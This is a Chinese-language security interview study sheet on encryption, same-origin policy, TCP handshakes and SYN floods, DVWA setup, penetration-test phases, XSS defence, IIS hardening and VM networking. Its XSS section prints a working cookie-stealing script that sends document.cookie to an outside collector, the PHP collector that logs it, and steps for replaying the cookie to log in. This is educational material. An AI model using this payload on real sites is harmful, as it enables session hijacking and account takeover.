本章主要涉及一下几个方面：

```
对称加密非对称加密？
什么是同源策略？
cookie 存在哪里？可以打开吗
xss 如何盗取 cookie？
tcp、udp 的区别及 tcp 三次握手，syn 攻击？
证书要考哪些？
DVWA 是如何搭建的？
渗透测试的流程是什么
xss 如何防御
IIS 服务器应该做哪些方面的保护措施：
虚拟机的几种连接方式及原理
xss 有 cookie 一定可以无用户名密码登录吗？
```

对称加密 非对称加密？

对称加密：加解密用同一密钥，密钥维护复杂 n（n-1）/2，不适合互联网传输密钥，加解密效率高。应用于加密数据。
非对称加密：公钥推不出私钥，每个用户一个非对称密钥对就可以，适合于互联网传输公钥，但是加密效率低，应用于数字签名及加密。

什么是同源策略？

为了防止不同域在用户浏览器中彼此干扰，浏览器对从不同来源（域）收到的内容进行隔离。
浏览器不允许任何旧有脚本访问一个站点的 cookie，否则，会话容易被劫持。

只有发布 cookie 的站点能够访问这些 cookie，只有通过该站点返回的页面所包含或加载的 JavaScript 才能访问 cookie。

cookie 存在哪里？可以打开吗

C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Cookies
工具--文件夹选项--查看--将隐藏被保护的文件的对勾去掉就会看到 cookies 文件夹。

xss 如何盗取 cookie？

攻击者代码：

```
<?php

$cookie=$_GET['cookie'];

$time=date('Y-m-d g:i:s');

$referer=getenv('HTTP_REFERER');

$cookietxt=fopen('cookie.txt','a');

fwrite($cookietxt,"time:".$time." cookie:".$cookie."
referer:".$referer.""); 注意双引号，容易出错

fclose($cookietxt);

?>
```

脚本端：

```
<script>

document.write('<img
src="http://ip/cookie.php?cookie='+document.cookie+'" width=0 height=0
border=0 />');

</script>
```

获取到 cookie 后，用 firebug 找到 cookie，新建 cookie
加入 cookie，用 referer 来提交，无需输入帐号密码直接登录进去！

tcp、udp 的区别及 tcp 三次握手，syn 攻击？

一、tcp、udp 区别

TCP 的优点：

可靠，稳定
TCP 的可靠体现在 TCP 在传递数据之前，会有三次握手来建立连接，而且在数据传递时，有确认、窗口、重传、拥塞控制机制，在数据传完后，还会断开连接用来节约系统资源。
TCP 的缺点：

慢，效率低，占用系统资源高，易被攻击
TCP 在传递数据之前，要先建连接，这会消耗时间，而且在数据传递时，确认机制、重传机制、拥塞控制机制等都会消耗大量的时间，而且要在每台设备上维护所有的传输连接，事实上，每个连接都会占用系统的 CPU、内存等硬件资源。而且，因为 TCP 有确认机制、三次握手机制，这些也导致 TCP 容易被人利用，实现 DOS、DDOS、CC 等攻击。

UDP 的优点：

快，比 TCP 稍安全
UDP 没有 TCP 的握手、确认、窗口、重传、拥塞控制等机制，UDP 是一个无状态的传输协议，所以它在传递数据时非常快。没有 TCP 的这些机制，UDP 较 TCP 被攻击者利用的漏洞就要少一些。但 UDP 也是无法避免攻击的，比如：UDP Flood 攻击……
UDP 的缺点：

不可靠，不稳定
因为 UDP 没有 TCP 那些可靠的机制，在数据传递时，如果网络质量不好，就会很容易丢包。
基于上面的优缺点，那么：

什么时候应该使用 TCP：
当对网络通讯质量有要求的时候，比如：整个数据要准确无误的传递给对方，这往往用于一些要求可靠的应用，比如 HTTP、HTTPS、FTP 等传输文件的协议，POP、SMTP 等邮件传输的协议。
在日常生活中，常见使用 TCP 协议的应用如下：

浏览器，用的 HTTP
FlashFXP，用的 FTP
Outlook，用的 POP、SMTP
Putty，用的 Telnet、SSH
QQ 文件传输
……
什么时候应该使用 UDP：
当对网络通讯质量要求不高的时候，要求网络通讯速度能尽量的快，这时就可以使用 UDP。
比如，日常生活中，常见使用 UDP 协议的应用如下：

QQ 语音
QQ 视频
TFTP

二、TCP 握手协议
在 TCP/IP 协议中，TCP 协议提供可靠的连接服务，采用三次握手建立一个连接。
第一次握手：建立连接时，客户端发送 syn 包(syn=j)到服务器，并进入 SYN_SEND 状态，等待服务器确认；
第二次握手：服务器收到 syn 包，必须确认客户的 SYN（ack=j+1），同时自己也发送一个 SYN 包（syn=k），
即 SYN+ACK 包，此时服务器进入 SYN_RECV 状态；
第三次握手：客户端收到服务器的 SYN+ACK 包，向服务器发送确认包

ACK(ack=k+1)，此包发送完毕，
客户端和服务器进入 ESTABLISHED 状态，完成三次握手。

完成三次握手，客户端与服务器开始传送数据，在上述过程中，还有一些重要的概念：
未连接队列：在三次握手协议中，服务器维护一个未连接队列，该队列为每个客户端的 SYN 包（syn=j）开设一个条目，
该条目表明服务器已收到 SYN 包，并向客户发出确认，正在等待客户的确认包。这些条目所标识的连接在服务器处于 Syn_RECV 状态，
当服务器收到客户的确认包时，删除该条目，服务器进入 ESTABLISHED 状态。 backlog 参数：表示未连接队列的最大容纳数目。
SYN-ACK 重传次数　服务器发送完 SYN－ACK 包，如果未收到客户确认包，服务器进行首次重传，等待一段时间仍未收到客户确认包，
进行第二次重传，如果重传次数超过系统规定的最大重传次数，系统将该连接信息从半连接队列中删除。注意，每次重传等待的时间不一定相同。
半连接存活时间：是指半连接队列的条目存活的最长时间，也即服务从收到 SYN 包到确认这个报文无效的最长时间，
该时间值是所有重传请求包的最长等待时间总和。有时我们也称半连接存活时间为 Timeout 时间、SYN_RECV 存活时间。

三、SYN 攻击原理
SYN 攻击属于 DOS 攻击的一种，它利用 TCP 协议缺陷，通过发送大量的半连接请求，耗费 CPU 和内存资源。
SYN 攻击除了能影响主机外，还可以危害路由器、防火墙等网络系统，事实上 SYN 攻击并不管目标是什么系统，
只要这些系统打开 TCP 服务就可以实施。从上图可看到，服务器接收到连接请求（syn=j），
将此信息加入未连接队列，并发送请求包给客户（syn=k,ack=j+1），此时进入 SYN_RECV 状态。
当服务器未收到客户端的确认包时，重发请求包，一直到超时，才将此条目从未连接队列删除。
配合 IP 欺骗，SYN 攻击能达到很好的效果，通常，客户端在短时间内伪造大量不存在的 IP 地址，
向服务器不断地发送 syn 包，服务器回复确认包，并等待客户的确认，由于源地

址是不存在的，
服务器需要不断的重发直至超时，这些伪造的 SYN 包将长时间占用未连接队列，正常的 SYN 请求被丢弃，
目标系统运行缓慢，严重者引起网络堵塞甚至系统瘫痪。

证书要考哪些？

信息安全国际第一认证——CISSP
信息安全国内认证——CISAW
信息安全国内认证——CISP
信息安全技术实操认证新贵——Security+
IT 审计人员的必备之证——CISA

DVWA 是如何搭建的？

启动 xampp（XAMPP（Apache+MySQL+PHP+PERL）是一个功能强大的建站集成软件包。）下的 apache 中间件和 mysql
将 dvwa 放到 xampp 下的 htdocs 目录下
在浏览器输入 http://127.0.0.1/dvwa 即可使用啦！
还有 owasp 的漏洞练习平台：https://sourceforge.net/projects/owaspbwa/files/

渗透测试的流程是什么

渗透测试流程概述
前期交互阶段、情报搜集阶段、威胁建模阶段、漏洞分析阶段、
渗透攻击阶段（Exploitation）、后渗透攻击阶段（怎么一直控制，维持访问）、报告阶段。

攻击前：网络踩点、网络扫描、网络查点
攻击中：利用漏洞信息进行渗透攻击、获取权限
攻击后：后渗透维持攻击、文件拷贝、木马植入、痕迹擦除

xss 如何防御

1.对前端输入做过滤和编码：
比如只允许输入指定类型的字符，比如电话号格式，注册用户名限制等，输入检查需要在服务器端完成，在前端完成的限制是容易绕过的；
对特殊字符进行过滤和转义；
2.对输出做过滤和编码：在变量值输出到前端的 HTML 时进行编码和转义；
3.给关键 cookie 使用 http-only

IIS 服务器应该做哪些方面的保护措施：

整理来源：http://www.williamlong.info/archives/118.html
1. 保持 Windows 升级:
2. 使用 IIS 防范工具
3. 移除缺省的 Web 站点
4. 如果你并不需要 FTP 和 SMTP 服务，请卸载它们
5. 有规则地检查你的管理员组和服务:
6. 严格控制服务器的写访问权限
7. 设置复杂的密码
8. 减少/排除 Web 服务器上的共享
9. 禁用 TCP/IP 协议中的 NetBIOS:
10. 使用 TCP 端口阻塞
11. 仔细检查*.bat 和*.exe 文件: 每周搜索一次*.bat
12. 管理 IIS 目录安全:
13. 使用 NTFS 安全:
14. 管理用户账户
15. 审计你的 Web 服务器:

虚拟机的几种连接方式及原理


安装完虚拟机后，默认安装了两个虚拟网卡，VMnet1 和 VMnet8，其他的未安装（当然也可以手动安装其他的）。其中 VMnet1 是 host 网卡，
用于 host 方式连接网络的。VMnet8 是 NAT 网卡，用于 NAT 方式连接网络的。它们的 IP 地址是随机生成的，如果要用虚拟机做实验的话，
最好将 VMnet1 到 VMnet8 的 IP 地址改掉。习惯上把 VMware 虚拟网卡使用的网段"固定"，使用如下原则：VMnet1 对应的网段是 192.168.10.0，

VMnet2 对应的网段是 192.168.20.0，其他的类似。当然平常只是随便用用的就不用改了，能上网就行了。

VMware 网络连接的方式主要有：桥接（Bridged）、NAT、主机网络（Host-Only）。

1. Use bridged networking（使用桥接网络）


说明：使用 VMnet0 虚拟交换机，此时虚拟机相当与网络上的一台独立计算机与主机一样，拥有一个独立的 IP 地址，
其网络拓扑如图 1 所示，使用桥接方式，A，A1，A2，B 可互访。



2. Use network addresstranslation（NAT）


说明：使用 Vmnet8 虚拟交换机，此时虚拟机可以通过主机单向网络上的其他工作站，其他工作站不能访问虚拟机。

其网络拓扑如图 2 所示，使用 NAT 方式，A1，A2 可以访问 B，但 B 不可以访问 A1，A2。但 A，A1，A2 可以互访。



3. Use Host-Only networking（使用主机网络）

说明：使用 Vmnet1 虚拟交换机，此时虚拟机只能与虚拟机、主机互访。也就是不能上 Internet，其网络拓扑如图 3 所示，
使用 Host 方式，A，A1，A2 可以互访，但 A1，A2 不能访问 B，也不能被 B 访问。



xss 有 cookie 一定可以无用户名密码登录吗？

基本可以。因为把 cookie 的值给浏览器，浏览器去访问页面会用已有的 cookie 去访问，如果 cookie 有效，就会直接进去。

扫码获取更多干货资料